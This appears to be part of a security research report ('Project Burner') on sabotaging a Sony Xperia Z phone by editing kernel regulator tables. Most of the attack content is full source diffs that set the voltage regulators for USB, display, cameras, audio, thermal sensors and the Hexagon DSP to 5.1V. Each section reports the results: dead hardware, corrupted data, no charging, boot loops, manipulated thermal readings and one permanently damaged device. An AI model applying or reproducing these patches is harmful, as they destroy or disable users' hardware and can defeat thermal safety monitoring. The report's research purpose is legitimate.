-       PM8921_GPIO_OUTPUT(34, 1, HIGH),            /* WCD9310_RESET_N */
-       PM8921_GPIO_DISABLE(35),                    /* NC */
-       PM8921_GPIO_DISABLE(36),                    /* NC */
-       PM8921_GPIO_DISABLE(37),                    /* NC */
-       PM8921_GPIO_INPUT(38, PM_GPIO_PULL_UP_30),/* VOLUME_DOWN_KEY */
+       PM8921_GPIO_OUTPUT(34, 1, HIGH),                /* WCD9310_RESET_N */
+       PM8921_GPIO_DISABLE(35),                        /* NC */
+       PM8921_GPIO_DISABLE(36),                        /* NC */
+       PM8921_GPIO_DISABLE(37),                        /* NC */
+       PM8921_GPIO_INPUT(38, PM_GPIO_PULL_UP_30),      /* VOLUME_DOWN_KEY */
        /* GPIO_39 (SSBI_PMIC_FWD_CLK) is set by PBL */
-       PM8921_GPIO_DISABLE(40),                    /* NC */
-       PM8921_GPIO_DISABLE(41),                    /* NC */
-       PM8921_GPIO_OUTPUT_BUFCONF_VPH(42, 1, LOW, CMOS), /* OTG_OVP_CNTL */
+       PM8921_GPIO_DISABLE(40),                        /* NC */
+       PM8921_GPIO_DISABLE(41),                        /* NC */
+       PM8921_GPIO_DISABLE(42),                                        /*
OTG_OVP_CNTL */              //monk - Neutered
        PM8921_GPIO_DISABLE(43),                     /* NC */
-       PM8921_GPIO_DISABLE(44),                    /* NC */
+       PM8921_GPIO_DISABLE(44),                        /* NC */
 };

 static struct pm8xxx_gpio_init pm8921_mtp_kp_gpios[] __initdata = {
diff --git a/arch/arm/mach-msm/board-sony_yuga-regulator.c b/arch/arm/mach-msm/board-
sony_yuga-regulator.c
index c55449b..31ff685 100644
--- a/arch/arm/mach-msm/board-sony_yuga-regulator.c
+++ b/arch/arm/mach-msm/board-sony_yuga-regulator.c
@@ -615,15 +615,15 @@ apq8064_rpm_regulator_init_data[] __devinitdata = {
        /*      ID a_on pd ss min_uV   max_uV  supply sys_uA  freq  fm  ss_fm */
        RPM_SMPS(S1, 1, 1, 0, 1225000, 1225000, NULL, 100000, 3p20, NONE, NONE),
        RPM_SMPS(S2, 0, 1, 0, 1300000, 1300000, NULL,      0, 1p60, NONE, NONE),
-       RPM_SMPS(S3, 0, 1, 1,  500000, 1150000, NULL, 100000, 4p80, NONE, NONE),
+       RPM_SMPS(S3, 0, 1, 1, 4700000, 5100000, NULL, 100000, 4p80, NONE, NONE),
        RPM_SMPS(S4, 1, 1, 0, 1800000, 1800000, NULL, 100000, 1p60, NONE, NONE),
        RPM_SMPS(S7, 0, 0, 0, 1300000, 1300000, NULL, 100000, 3p20, NONE, NONE),

        /*      ID a_on pd ss min_uV   max_uV   supply    sys_uA init_ip */
        RPM_LDO(L1,  1, 1, 0, 1100000, 1100000, "8921_s4",     0, 1000),
        RPM_LDO(L2,  0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
-       RPM_LDO(L3,  0, 1, 0, 3075000, 3075000, NULL,          0,     0),
-       RPM_LDO(L4,  1, 1, 0, 1800000, 1800000, NULL,          0, 10000),
```

```
+       RPM_LDO(L3,  0, 1, 0, 5100000, 5100000, NULL,          0,     0),
+       RPM_LDO(L4,  1, 1, 0, 5100000, 5100000, NULL,          0, 10000),
        RPM_LDO(L5,  0, 1, 0, 2950000, 2950000, NULL,          0,     0),
        RPM_LDO(L6,  0, 1, 0, 2950000, 2950000, NULL,          0,     0),
        RPM_LDO(L7,  0, 1, 0, 1850000, 2950000, NULL,          0,     0),
@@ -637,7 +637,7 @@ apq8064_rpm_regulator_init_data[] __devinitdata = {
        RPM_LDO(L16, 0, 1, 0, 2700000, 2800000, NULL,          0,     0),
        RPM_LDO(L17, 0, 1, 0, 3000000, 3000000, NULL,          0,     0),
        RPM_LDO(L18, 0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
-       RPM_LDO(L23, 1, 1, 0, 1800000, 1800000, NULL,          0,     0),
+       RPM_LDO(L23, 1, 1, 0, 5100000, 5100000, NULL,          0,     0),
        RPM_LDO(L24, 0, 1, 1,  750000, 1150000, "8921_s1", 10000, 10000),
        RPM_LDO(L25, 1, 1, 0, 1250000, 1250000, "8921_s1", 10000, 10000),
        RPM_LDO(L27, 0, 0, 0, 1100000, 1100000, "8921_s7",     0,     0),
(END)
```

Final Outcome of WiFi Manipulation Attacks

- The modifications do not fry the internal USB/OTG chip components.
- The modifications over-volt the hardware to the point of corrupting large amounts of data in transit over the USB stack.
- The modifications currently corrupt enough data in transit that the USB stack is non functional.
- The current modifications remove the ability for the Battery to charge over USB.
- Simple tweaks to the current kernel modification could remove voltage and disable the USB hardware completely.
- Simple tweaks to the current kernel will force the kernel into an error loop that will disallow booting the device.
- Recovery of these modifications can only be achieved by side-loading a new kernel via the fastboot mechanism. Without that recovery path, this modification can be forced permanently onto the device.

Attacking the USB Stack (indirect)

<covered in the above sections, will fill for final deliverable with more info>

Attacking the Screen and Touch Panel

Note to Reader: While not specifically in scope for Project Burner these components were analyzed for fun and completeness sake.

As with all the hardware components of the Xperia Z, the screen and touch panel can be targeted and controlled with the Project Burner power manipulation routines. When considering attack vectors for the screen directly, we need look no further than the regulator framework:

```
//     L2 runs at: 1200000 / 1200000
// ** **
```

```
// ** ** m0nk: mipi_csi == camera interface
// ** ** m0nk: mipi_dsi == display interface
// ** ** m0nk: tabla2x -> this is sound card / sound support?
// ** ** ref: http://www.mipi.org/specifications/camera-interface
// ** **
L2 =          "8921_l2"                                NULL
                    "mipi_csi_vdd"                     "msm_csid.0"
                    "mipi_csi_vdd"                     "msm_csid.1"
                    "mipi_csi_vdd"                     "msm_csid.2"
                    "lvds_pll_vdda"                    "lvds.0"
                    "dsi1_pll_vdda"                    "mipi_dsi.1"
                    "HRD_VDDD_CDC_D"                   "tabla2x-slim"
                    "HRD_CDC_VDDA_A_1P2V"              "tabla2x-slim"
                    "dsi_pll_vdda"                     "mdp.0"
...
...
//     L11 runs at: 2850000 / 2850000
// ** **
// ** ** m0nk: mipi_dsi == display interface
// ** ** m0nk: lm3533 -> drivers/leds/leds-lm3533_ng.c
// ** **
L11 =         "8921_l11"                               NULL
                    "desi1_avdd"                       "mipi_dsi.1"
                    "lm3533_als"                       "0-0036"
...
...
//     L29 runs at: 1800000 / 1800000
// ** **
// ** ** m0nk: mipi_dsi == display interface
// ** **
L29 =         "8921_l29"                               NULL
                    "dsi1_vddio"                       "mipi_dsi.1"
...
...
```

As shown, the display power is routed through 3 separate interfaces:

- L2 supplies 1.2V to both the display, the sound hardware and the front facing camera
- L11 supplies 2.85V to the main display
- L29 supplies 1.8V to the display interface

As with the prior components, these power levels were manipulated to supply 5.1V across the spectrum.

Full source diff for the final attempt of Screen and Touch Panel manipulation

```
m0nk@lucy-m0nk-linux:~/aokp_jb$ repo status
project kernel/sony/apq8064/                    (*** NO BRANCH ***)
 -m     arch/arm/mach-msm/board-sony_yuga-regulator.c

m0nk@lucy-m0nk-linux:~/aokp_jb$ repo diff

project kernel/sony/apq8064/
diff --git a/arch/arm/mach-msm/board-sony_yuga-regulator.c b/arch/arm/mach-msm/board-
sony_yuga-regulator.c
index c55449b..3d4f666 100644
--- a/arch/arm/mach-msm/board-sony_yuga-regulator.c
```

```
+++ b/arch/arm/mach-msm/board-sony_yuga-regulator.c
@@ -574,7 +574,7 @@ msm8064_pm8921_regulator_pdata[] __devinitdata = {
         */
        PM8XXX_NLDO1200(L26, "8921_l26", 0, 1, 375000, 1050000, 200, "8921_s7",
                0, 1),
-       PM8XXX_LDO(L29,      "8921_l29", 0, 1, 1800000, 1800000, 200, NULL,
+       PM8XXX_LDO(L29,      "8921_l29", 0, 1, 5100000, 5100000, 200, NULL,
                0, 4),
 };

@@ -621,7 +621,7 @@ apq8064_rpm_regulator_init_data[] __devinitdata = {

        /*      ID a_on pd ss min_uV   max_uV   supply    sys_uA init_ip */
        RPM_LDO(L1,  1, 1, 0, 1100000, 1100000, "8921_s4",     0, 1000),
-       RPM_LDO(L2,  0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
+       RPM_LDO(L2,  0, 1, 0, 5100000, 5100000, "8921_s4",     0,     0),
        RPM_LDO(L3,  0, 1, 0, 3075000, 3075000, NULL,          0,     0),
        RPM_LDO(L4,  1, 1, 0, 1800000, 1800000, NULL,          0, 10000),
        RPM_LDO(L5,  0, 1, 0, 2950000, 2950000, NULL,          0,     0),
@@ -630,7 +630,7 @@ apq8064_rpm_regulator_init_data[] __devinitdata = {
        RPM_LDO(L9,  0, 1, 0, 2850000, 2850000, NULL,          0,     0),
        RPM_LDO(L10, 0, 1, 0, 2900000, 2900000, NULL,          0,     0),
-       RPM_LDO(L11, 0, 1, 0, 2850000, 2850000, NULL,          0,     0),
+       RPM_LDO(L11, 0, 1, 0, 5100000, 5100000, NULL,          0,     0),
        RPM_LDO(L12, 0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
        RPM_LDO(L13, 0, 0, 0, 1740000, 1740000, NULL,          0,     0),
        RPM_LDO(L14, 0, 1, 0, 1800000, 1800000, NULL,          0,     0),
m0nk@lucy-m0nk-linux:~/aokp_jb$
```

Final Outcome of Screen and Touch Panel Manipulation Attacks

- The modifications do not permanently fry the screen or display components.
- The modifications over-volt the hardware to the point of forcing the display to cease functioning.
- Simple tweaks to the current kernel modification could remove voltage and disable the screen / display hardware completely.
- Simple tweaks to the current kernel will force the kernel into an error loop that will disallow booting the device.
- Recovery of these modifications can only be achieved by side-loading a new kernel via the fastboot mechanism. Without that recovery path, this modification can be forced permanently onto the device.

Attacking the Cameras

Note to Reader: While not specifically in scope for Project Burner these components were analyzed for fun and completeness sake.

As with all the hardware components of the Xperia Z, the dual cameras on the device can be targeted and controlled with the Project Burner power manipulation routines. When considering attack vectors for the cameras directly, we need look no further than the regulator framework:

```
//     L2 runs at: 1200000 / 1200000
// ** **
// ** ** m0nk: mipi_csi == camera interface
// ** ** m0nk: mipi_dsi == display interface
// ** ** m0nk: tabla2x -> I think this is sound card / sound support?
// ** ** ref: http://www.mipi.org/specifications/camera-interface
// ** **
L2 =          "8921_l2"                                NULL
                    "mipi_csi_vdd"                     "msm_csid.0"
                    "mipi_csi_vdd"                     "msm_csid.1"
                    "mipi_csi_vdd"                     "msm_csid.2"
                    "lvds_pll_vdda"                    "lvds.0"
                    "dsi1_pll_vdda"                    "mipi_dsi.1"
                    "HRD_VDDD_CDC_D"                   "tabla2x-slim"
                    "HRD_CDC_VDDA_A_1P2V"              "tabla2x-slim"
                    "dsi_pll_vdda"                     "mdp.0"
...
...
//     L8 runs at: 2800000 / 2800000
// ** **
// ** ** m0nk: I'm not a rocket scientist or anything, but I bet this is a camera
// ** **
L8 =          "8921_l8"                                NULL
                    "cam_vana"                               "4-001a"            //
#if !defined(CONFIG_SONY_CAM_V4L2)
                    "cam_vana"                               "4-0048"            //
#if !defined(CONFIG_SONY_CAM_V4L2)
                    "cam_vana"                               "4-006c"            //
#if !defined(CONFIG_SONY_CAM_V4L2)
                    "cam_vana"                               "4-0034"            //
#if !defined(CONFIG_SONY_CAM_V4L2)
                    "cam_vana"                               "4-0020"            //
#if !defined(CONFIG_SONY_CAM_V4L2)
                    "cam_vana"                               "4-0010"            //else
                    "cam_vana"                               "4-0036"            //else
...
...
//     L12 runs at: 1200000 / 1200000
// ** **
// ** ** m0nk: again, $100 says it's a camera
// ** **
L12 =         "8921_l12"                               NULL
                    "cam_vdig"                               "4-001a"            //
#if !defined(CONFIG_SONY_CAM_V4L2)
                    "cam_vdig"                               "4-0048"            //
#if !defined(CONFIG_SONY_CAM_V4L2)
                    "cam_vdig"                               "4-006c"            //
#if !defined(CONFIG_SONY_CAM_V4L2)
                    "cam_vdig"                               "4-0034"            //
#if !defined(CONFIG_SONY_CAM_V4L2)
                    "cam_vdig"                               "4-0020"            //
#if !defined(CONFIG_SONY_CAM_V4L2)
                    "cam_vdig"                               "4-0036"            //else
...
...
//     L16 runs at: 2700000 / 2800000
// ** **
// ** ** m0nk: again, $100 says it's a camera
// ** **
L16 =         "8921_l16"                               NULL
                    "cam_vaf"                                "4-001a"            //
#if !defined(CONFIG_SONY_CAM_V4L2)
```

```
                    "cam_vaf"                                   "4-0048"            //
#if !defined(CONFIG_SONY_CAM_V4L2)
                    "cam_vaf"                                   "4-006c"            //
#if !defined(CONFIG_SONY_CAM_V4L2)
                    "cam_vaf"                                   "4-0034"            //
#if !defined(CONFIG_SONY_CAM_V4L2)
                    "cam_vaf"                                   "4-0010"            //else
...
...
```

As shown, the camera power is routed through 4 separate interfaces:

- L2 supplies 1.2V to both the display, the sound hardware and the front facing camera
- L8 supplies 2.8V to the main camera
- L12 supplies 1.2V to the camera
- L16 supplies a range of 2.7V to 2.8V to the camera

As with the prior components, these power levels were manipulated to supply 5.1V across the spectrum.

Full source diff for the final attempt of Camera manipulation

```
m0nk@lucy-m0nk-linux:~/aokp_jb$ repo status
project kernel/sony/apq8064/                    (*** NO BRANCH ***)
 -m     arch/arm/mach-msm/board-sony_yuga-regulator.c

m0nk@lucy-m0nk-linux:~/aokp_jb$ repo diff

project kernel/sony/apq8064/
diff --git a/arch/arm/mach-msm/board-sony_yuga-regulator.c b/arch/arm/mach-msm/board-
sony_yuga-regulator.c
index c55449b..2175e23 100644
--- a/arch/arm/mach-msm/board-sony_yuga-regulator.c
+++ b/arch/arm/mach-msm/board-sony_yuga-regulator.c
@@ -621,20 +621,20 @@ apq8064_rpm_regulator_init_data[] __devinitdata = {

        /*      ID a_on pd ss min_uV   max_uV   supply    sys_uA init_ip */
        RPM_LDO(L1,  1, 1, 0, 1100000, 1100000, "8921_s4",     0, 1000),
-       RPM_LDO(L2,  0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
+       RPM_LDO(L2,  0, 1, 0, 5100000, 5100000, "8921_s4",     0,     0),
        RPM_LDO(L3,  0, 1, 0, 3075000, 3075000, NULL,          0,     0),
        RPM_LDO(L4,  1, 1, 0, 1800000, 1800000, NULL,          0, 10000),
        RPM_LDO(L5,  0, 1, 0, 2950000, 2950000, NULL,          0,     0),
        RPM_LDO(L6,  0, 1, 0, 2950000, 2950000, NULL,          0,     0),
        RPM_LDO(L7,  0, 1, 0, 1850000, 2950000, NULL,          0,     0),
-       RPM_LDO(L8,  0, 1, 0, 2800000, 2800000, NULL,          0,     0),
+       RPM_LDO(L8,  0, 1, 0, 5100000, 5100000, NULL,          0,     0),
        RPM_LDO(L9,  0, 1, 0, 2850000, 2850000, NULL,          0,     0),
        RPM_LDO(L10, 0, 1, 0, 2900000, 2900000, NULL,          0,     0),
        RPM_LDO(L11, 0, 1, 0, 2850000, 2850000, NULL,          0,     0),
-       RPM_LDO(L12, 0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
+       RPM_LDO(L12, 0, 1, 0, 5100000, 5100000, "8921_s4",     0,     0),
        RPM_LDO(L13, 0, 0, 0, 1740000, 1740000, NULL,          0,     0),
        RPM_LDO(L14, 0, 1, 0, 1800000, 1800000, NULL,          0,     0),
-       RPM_LDO(L16, 0, 1, 0, 2700000, 2800000, NULL,          0,     0),
+       RPM_LDO(L16, 0, 1, 0, 5100000, 5100000, NULL,          0,     0),
```

```
        RPM_LDO(L17, 0, 1, 0, 3000000, 3000000, NULL,          0,     0),
        RPM_LDO(L18, 0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
        RPM_LDO(L23, 1, 1, 0, 1800000, 1800000, NULL,          0,     0),
```

Final Outcome of Camera Manipulation Attacks

- The modifications do not permanently fry the camera components.
- The modifications over-volt the hardware to the point of forcing the camera to cease functioning.
- Smaller changes to the over-voltage simply corrupt images captured by the camera.
- Simple tweaks to the current kernel modification could remove voltage and disable the camera hardware completely.
- Simple tweaks to the current kernel will force the kernel into an error loop that will disallow booting the device.
- Recovery of these modifications can only be achieved by side-loading a new kernel via the fastboot mechanism. Without that recovery path, this modification can be forced permanently onto the device.

Attacking the Audio Hardware

Note to Reader: While not specifically in scope for Project Burner these components were analyzed for fun and completeness sake.

As with all the hardware components of the Xperia Z, the audio hardware on the device can be targeted and controlled with the Project Burner power manipulation routines. This hardware contains both the speakers and the on board microphones. When considering attack vectors for the audio directly, we need look no further than the regulator framework:

```
//     L2 runs at: 1200000 / 1200000
// ** **
// ** ** m0nk: mipi_csi == camera interface
// ** ** m0nk: mipi_dsi == display interface
// ** ** m0nk: tabla2x -> I think this is sound card / sound support?
// ** ** ref: http://www.mipi.org/specifications/camera-interface
// ** **
L2 =          "8921_l2"                                NULL
                    "mipi_csi_vdd"                     "msm_csid.0"
                    "mipi_csi_vdd"                     "msm_csid.1"
                    "mipi_csi_vdd"                     "msm_csid.2"
                    "lvds_pll_vdda"                    "lvds.0"
                    "dsi1_pll_vdda"                    "mipi_dsi.1"
                    "HRD_VDDD_CDC_D"                   "tabla2x-slim"
                    "HRD_CDC_VDDA_A_1P2V"              "tabla2x-slim"
                    "dsi_pll_vdda"                     "mdp.0"
...
...
//     L25 runs at: 1250000 / 1250000
// ** **
```

```
// ** ** m0nk: Not really SURE here... drivers/mfd/wcd9xxx-core.c has a ton of
references?
// ** ** m0nk: tabla2x -> I think this is sound card / sound support?
// ** **
L25 =         "8921_l25"                                NULL
                    "VDDD_CDC_D"                        "tabla-slim"
                    "CDC_VDDA_A_1P2V"                   "tabla-slim"
                    "VDDD_CDC_D"                        "tabla2x-slim"
                    "CDC_VDDA_A_1P2V"                   "tabla2x-slim"
...
...
//     S4 runs at: 1800000 / 1800000
// ** **
// ** ** m0nk: Google shows us that the msm_sdcc relates to the: Qualcomm MSM 7X00A
SDCC
// ** **             This provides support for the SD/MMC cell found in the MSM and QSD
SOCs from Qualcomm.
// ** **                    The controller also has support for SDIO devices.
// ** **
// ** ** ref: http://cateee.net/lkddb/web-lkddb/MMC_MSM.html
// ** ** ref: http://lxr.free-electrons.com/source/drivers/mmc/host/msm_sdcc.c
// ** **
S4 =          "8921_s4"                                 NULL
                    "sdc_vdd_io"                        "msm_sdcc.1"
                    "VDDIO_CDC"                         "tabla-slim"
                    "CDC_VDD_CP"                        "tabla-slim"
                    "CDC_VDDA_TX"                       "tabla-slim"
                    "CDC_VDDA_RX"                       "tabla-slim"
                    "VDDIO_CDC"                         "tabla2x-slim"
                    "CDC_VDD_CP"                        "tabla2x-slim"
                    "CDC_VDDA_TX"                       "tabla2x-slim"
                    "CDC_VDDA_RX"                       "tabla2x-slim"
                    "riva_vddpx"                        "wcnss_wlan.0"
                    "vcc_i2c"                           "3-005b"
                    "vcc_i2c"                           "3-0024"
                    "vddp"                              "0-0048"
                    "hdmi_lvl_tsl"                      "hdmi_msm.0"
                    "touch_vio"                         "3-002c"
...
...
```

As shown, the camera power is routed through 3 separate interfaces:

- L2 supplies 1.2V to both the display, the sound hardware and the front facing camera
    - This power was not changed for the attack as the over-volting proved unstable
- L25 supplies 1.25V to the audio framework
- S4 supplies 1.8V to the audio hardware and mic

As with the prior components, these power levels were manipulated to supply 5.1V across the spectrum.

Full source diff for the final attempt of Audio Hardware manipulation

```
m0nk@lucy-m0nk-linux:~/aokp_jb$ repo status
project kernel/sony/apq8064/                    (*** NO BRANCH ***)
```

```
 -m     arch/arm/mach-msm/board-sony_yuga-regulator.c

m0nk@lucy-m0nk-linux:~/aokp_jb$ repo diff

project kernel/sony/apq8064/
diff --git a/arch/arm/mach-msm/board-sony_yuga-regulator.c b/arch/arm/mach-msm/board-
sony_yuga-regulator.c
index c55449b..9c2d35b 100644
--- a/arch/arm/mach-msm/board-sony_yuga-regulator.c
+++ b/arch/arm/mach-msm/board-sony_yuga-regulator.c
@@ -616,7 +616,7 @@ apq8064_rpm_regulator_init_data[] __devinitdata = {
        RPM_SMPS(S1, 1, 1, 0, 1225000, 1225000, NULL, 100000, 3p20, NONE, NONE),
        RPM_SMPS(S2, 0, 1, 0, 1300000, 1300000, NULL,      0, 1p60, NONE, NONE),
        RPM_SMPS(S3, 0, 1, 1,  500000, 1150000, NULL, 100000, 4p80, NONE, NONE),
-       RPM_SMPS(S4, 1, 1, 0, 1800000, 1800000, NULL, 100000, 1p60, NONE, NONE),
+       RPM_SMPS(S4, 1, 1, 0, 5100000, 5100000, NULL, 100000, 1p60, NONE, NONE),
        RPM_SMPS(S7, 0, 0, 0, 1300000, 1300000, NULL, 100000, 3p20, NONE, NONE),

        /*      ID a_on pd ss min_uV   max_uV   supply    sys_uA init_ip */
@@ -639,7 +639,7 @@ apq8064_rpm_regulator_init_data[] __devinitdata = {
        RPM_LDO(L23, 1, 1, 0, 1800000, 1800000, NULL,          0,     0),
        RPM_LDO(L24, 0, 1, 1,  750000, 1150000, "8921_s1", 10000, 10000),
-       RPM_LDO(L25, 1, 1, 0, 1250000, 1250000, "8921_s1", 10000, 10000),
+       RPM_LDO(L25, 1, 1, 0, 5100000, 5100000, "8921_s1", 10000, 10000),
        RPM_LDO(L27, 0, 0, 0, 1100000, 1100000, "8921_s7",     0,     0),
        RPM_LDO(L28, 0, 1, 0, 1050000, 1200000, "8921_s7",     0,     0),
```

Final Outcome of Audio Hardware Manipulation Attacks

- The modifications do not permanently fry the audio components.
- The modifications over-volt the hardware to the point of forcing the audio and mic to cease functioning.
- With lower range over-volting techniques, this approach can highly corrupt audio streams
- Simple tweaks to the current kernel modification could remove voltage and disable the audio hardware completely.
- Simple tweaks to the current kernel will force the kernel into an error loop that will disallow booting the device.
- Recovery of these modifications can only be achieved by side-loading a new kernel via the fastboot mechanism. Without that recovery path, this modification can be forced permanently onto the device.

Attacking the Thermal Hardware

Note to Reader: While not specifically in scope for Project Burner these components were analyzed for fun and completeness sake.

As with all the hardware components of the Xperia Z, the actual thermal checking hardware on the device can be targeted and controlled with the Project Burner power manipulation routines. When

considering attack vectors directly targeting the thermal mitigation hardware, we need look no further than the regulator framework:

```
...
...
//     L13 runs at: 1740000 / 1740000
// ** **
// ** ** m0nk: therm sounds interesting... _adc does as well <-- poke hard here
// ** **
L13 =         "8921_l13"                        NULL
              "apq_therm"                       “pm8xxx-adc"

//     L14 runs at: 1800000 / 1800000
// ** **
// ** ** m0nk: therm sounds interesting... _adc does as well, as does CHARGER <-- poke
hard here
// ** **
L14 =         "8921_l14"                        NULL
              "vreg_xoadc"                      "pm8921-charger"
              "pa_therm"                        "pm8xxx-adc"
...
...
```

As shown, the thermal checking power is routed through 2 separate interfaces:

- L13 supplies 1.74V to the thermal system
- L14 supplies 1.8V to the thermal system

As with the prior components, these power levels were manipulated to supply 5.1V across the spectrum.

Full source diff for the final attempt of Thermal Hardware manipulation

```
m0nk@lucy-m0nk-linux:~/aokp_jb$ repo status
project kernel/sony/apq8064/                    (*** NO BRANCH ***)
 -m     arch/arm/mach-msm/board-sony_yuga-regulator.c

m0nk@lucy-m0nk-linux:~/aokp_jb$ repo diff

project kernel/sony/apq8064/
diff --git a/arch/arm/mach-msm/board-sony_yuga-regulator.c b/arch/arm/mach-msm/board-
sony_yuga-regulator.c
index c55449b..faf4ce4 100644
--- a/arch/arm/mach-msm/board-sony_yuga-regulator.c
+++ b/arch/arm/mach-msm/board-sony_yuga-regulator.c
@@ -632,8 +632,8 @@ apq8064_rpm_regulator_init_data[] __devinitdata = {
        RPM_LDO(L10, 0, 1, 0, 2900000, 2900000, NULL,          0,     0),
        RPM_LDO(L11, 0, 1, 0, 2850000, 2850000, NULL,          0,     0),
        RPM_LDO(L12, 0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
-       RPM_LDO(L13, 0, 0, 0, 1740000, 1740000, NULL,          0,     0),
-       RPM_LDO(L14, 0, 1, 0, 1800000, 1800000, NULL,          0,     0),
+       RPM_LDO(L13, 0, 0, 0, 5100000, 5100000, NULL,          0,     0),
+       RPM_LDO(L14, 0, 1, 0, 5100000, 5100000, NULL,          0,     0),
        RPM_LDO(L16, 0, 1, 0, 2700000, 2800000, NULL,          0,     0),
        RPM_LDO(L17, 0, 1, 0, 3000000, 3000000, NULL,          0,     0),
        RPM_LDO(L18, 0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
```

Final Outcome of Thermal Hardware Manipulation Attacks

- The modifications do not permanently fry or disable the thermal components
- The modifications over-volt the hardware to the point of corrupting the values reported by the thermal system.
- With lower range over-volting techniques, this approach can manipulate thermal readings
- With controlled under-volting techniques, this approach can manipulate thermal readings
- Simple tweaks to the current kernel modification could remove voltage and disable the thermal hardware completely. This approach removes the ability for the device to boot past the pre-boot stage.
- Simple tweaks to the current kernel will force the kernel into an error loop that will disallow booting the device past the kernel loading stage.
- Recovery of these modifications can only be achieved by side-loading a new kernel via the fastboot mechanism. Without that recovery path, this modification can be forced permanently onto the device.

Attacking the Hexagon Chipset

Note to Reader: While not specifically in scope for Project Burner these components were analyzed for fun and completeness sake.

At the time of this delivery, MonkWorks is not 100% sure the full implications and use of the Hexagon chipset on the Xperia Z. At first glance, it was hoped to be the Baseband but that now seems unlikely. The kernel source alludes tons of references and sends many mixed messages. Instead of speculation, this section will be revisited with information during the final delivery.

```
//     L26 runs at: 375000 / 1050000
// ** **
// ** ** m0nk: ??? -> tristate "QDSP6v4 (Hexagon) Boot Support"
// ** ** ...          Support for booting and shutting down QDSP6v4 processors
(hexagon).
// ** **
L26 =        "8921_l26"                              NULL
                  "core_vdd"                              "pil_qdsp6v4.0"

//     L27 runs at: 1100000 / 1100000
// ** **
// ** ** m0nk: ??? -> tristate "QDSP6v4 (Hexagon) Boot Support"
// ** ** ...          Support for booting and shutting down QDSP6v4 processors
(hexagon).
// ** **
L27 =        "8921_l27"                              NULL
                  "core_vdd"                              "pil_qdsp6v4.2"

//     L28 runs at: 1050000 / 1200000
// ** **
// ** ** m0nk: ??? -> tristate "QDSP6v4 (Hexagon) Boot Support"
```

```
// ** ** ...          Support for booting and shutting down QDSP6v4 processors
(hexagon).
// ** **
L28 =        "8921_l28"                                NULL
                    "core_vdd"                              "pil_qdsp6v4.1"
                    "cam_vdig"                              "4-0010"            //#if
defined(CONFIG_SONY_CAM_V4L2)
```

As shown, the Hexagon chip power is routed through 3 separate interfaces:

- L26 supplies ranged power from .375V to 1.05V to the Hexagon chip
- L27 supplies 1.1V to the Hexagon chip
- L28 supplies ranged power from 1.05V to 1.2V to the Hexagon chip

As with the prior components, these power levels were manipulated to supply 5.1V across the spectrum.

Full source diff for the final attempt of Hexagon Chipset manipulation

```
m0nk@lucy-m0nk-linux:~/aokp_jb$ repo status
project kernel/sony/apq8064/                    (*** NO BRANCH ***)
 -m     arch/arm/mach-msm/board-sony_yuga-regulator.c

m0nk@lucy-m0nk-linux:~/aokp_jb$ repo diff

project kernel/sony/apq8064/
diff --git a/arch/arm/mach-msm/board-sony_yuga-regulator.c b/arch/arm/mach-msm/board-
sony_yuga-regulator.c
index c55449b..aefbf02 100644
--- a/arch/arm/mach-msm/board-sony_yuga-regulator.c
+++ b/arch/arm/mach-msm/board-sony_yuga-regulator.c
@@ -585,7 +585,7 @@ msm8064_pm8917_regulator_pdata[] __devinitdata = {
         *              ID   name always_on pd min_uV   max_uV   en_t supply
         *      system_uA reg_ID
         */
-       PM8XXX_NLDO1200(L26, "8921_l26", 0, 1, 375000, 1050000, 200, "8921_s7",
+       PM8XXX_NLDO1200(L26, "8921_l26", 0, 1, 5100000, 5100000, 200, "8921_s7",
                0, 1),
        PM8XXX_LDO(L30,      "8917_l30", 0, 1, 1800000, 1800000, 200, NULL,
                0, 2),
@@ -640,8 +640,8 @@ apq8064_rpm_regulator_init_data[] __devinitdata = {
        RPM_LDO(L23, 1, 1, 0, 1800000, 1800000, NULL,          0,     0),
        RPM_LDO(L24, 0, 1, 1,  750000, 1150000, "8921_s1", 10000, 10000),
        RPM_LDO(L25, 1, 1, 0, 1250000, 1250000, "8921_s1", 10000, 10000),
-       RPM_LDO(L27, 0, 0, 0, 1100000, 1100000, "8921_s7",     0,     0),
-       RPM_LDO(L28, 0, 1, 0, 1050000, 1200000, "8921_s7",     0,     0),
+       RPM_LDO(L27, 0, 0, 0, 5100000, 5100000, "8921_s7",     0,     0),
+       RPM_LDO(L28, 0, 1, 0, 5100000, 5100000, "8921_s7",     0,     0),

        /*     ID  a_on pd ss                   supply */
        RPM_VS(LVS1, 0, 1, 0,                   "8921_s4"),
```

Final Outcome of Hexagon Chipset Manipulation Attacks

Note to reader: This will also be updated prior to final delivery

- The modifications do not seems to permanently fry or disable theHexagon components (but more understanding is needed to prove this)
- Simple tweaks to the current kernel modification could remove voltage and disable the Hexagon hardware completely.
- Simple tweaks to the current kernel will force the kernel into an error loop that will disallow booting the device past the kernel loading stage.
- Recovery of these modifications can only be achieved by side-loading a new kernel via the fastboot mechanism. Without that recovery path, this modification can be forced permanently onto the device.

Attacking the Common Components

In direct contrast to the other attack surfaces in scope for Project Burner, the common component section has no implicit linking into the regulator framework. These components are generally unbranded, low power components (such as the accelerometer, gyroscope and distance sensors) that are not directly present in the framework. In general PCB layouts, this is far from surprising. These components are typically driven off a standard power plane or power trace on the PCB.

Revisiting the regulation framework, we can roughly ascertain what regulators drive these mysterious traces.

- L1 has no consumers, possible it is a 1.1V power plane
- L18 has no consumers, possible it is a 1.2V power plane
- S1 has no consumers, possible it is a 1.225V power plane
- S7 has no consumers, possible it is a 1.3V power plane
- LVS3 has no found voltage values or CONSUMERS
- NCP has no consumers, possible it is a 1.8V power plane

For this testing, Project Burner upped the voltage to each expected power trace / plane to a constant 5V. This included {L1, L18, S1, S7, NCP}

Prior to upping to voltage to S7 & NCP, the target device would boot as normal. The device behaved in a highly unresponsive and unreliable state. The kernel crashed often and the phone was generally unusable. After upping the voltages on the S7 & NCP regulators, the device no longer completed a single boot cycle.

Recovery of the device was possible using the fastboot tools, but the device did not behave as normal even with a clean kernel installed. MonkWorks was unable to ascertain exactly what was physically wrong with the phone, but the kernel remained highly unstable. This test device was later fully disassembled for analysis (see Addendum for complete teardown).

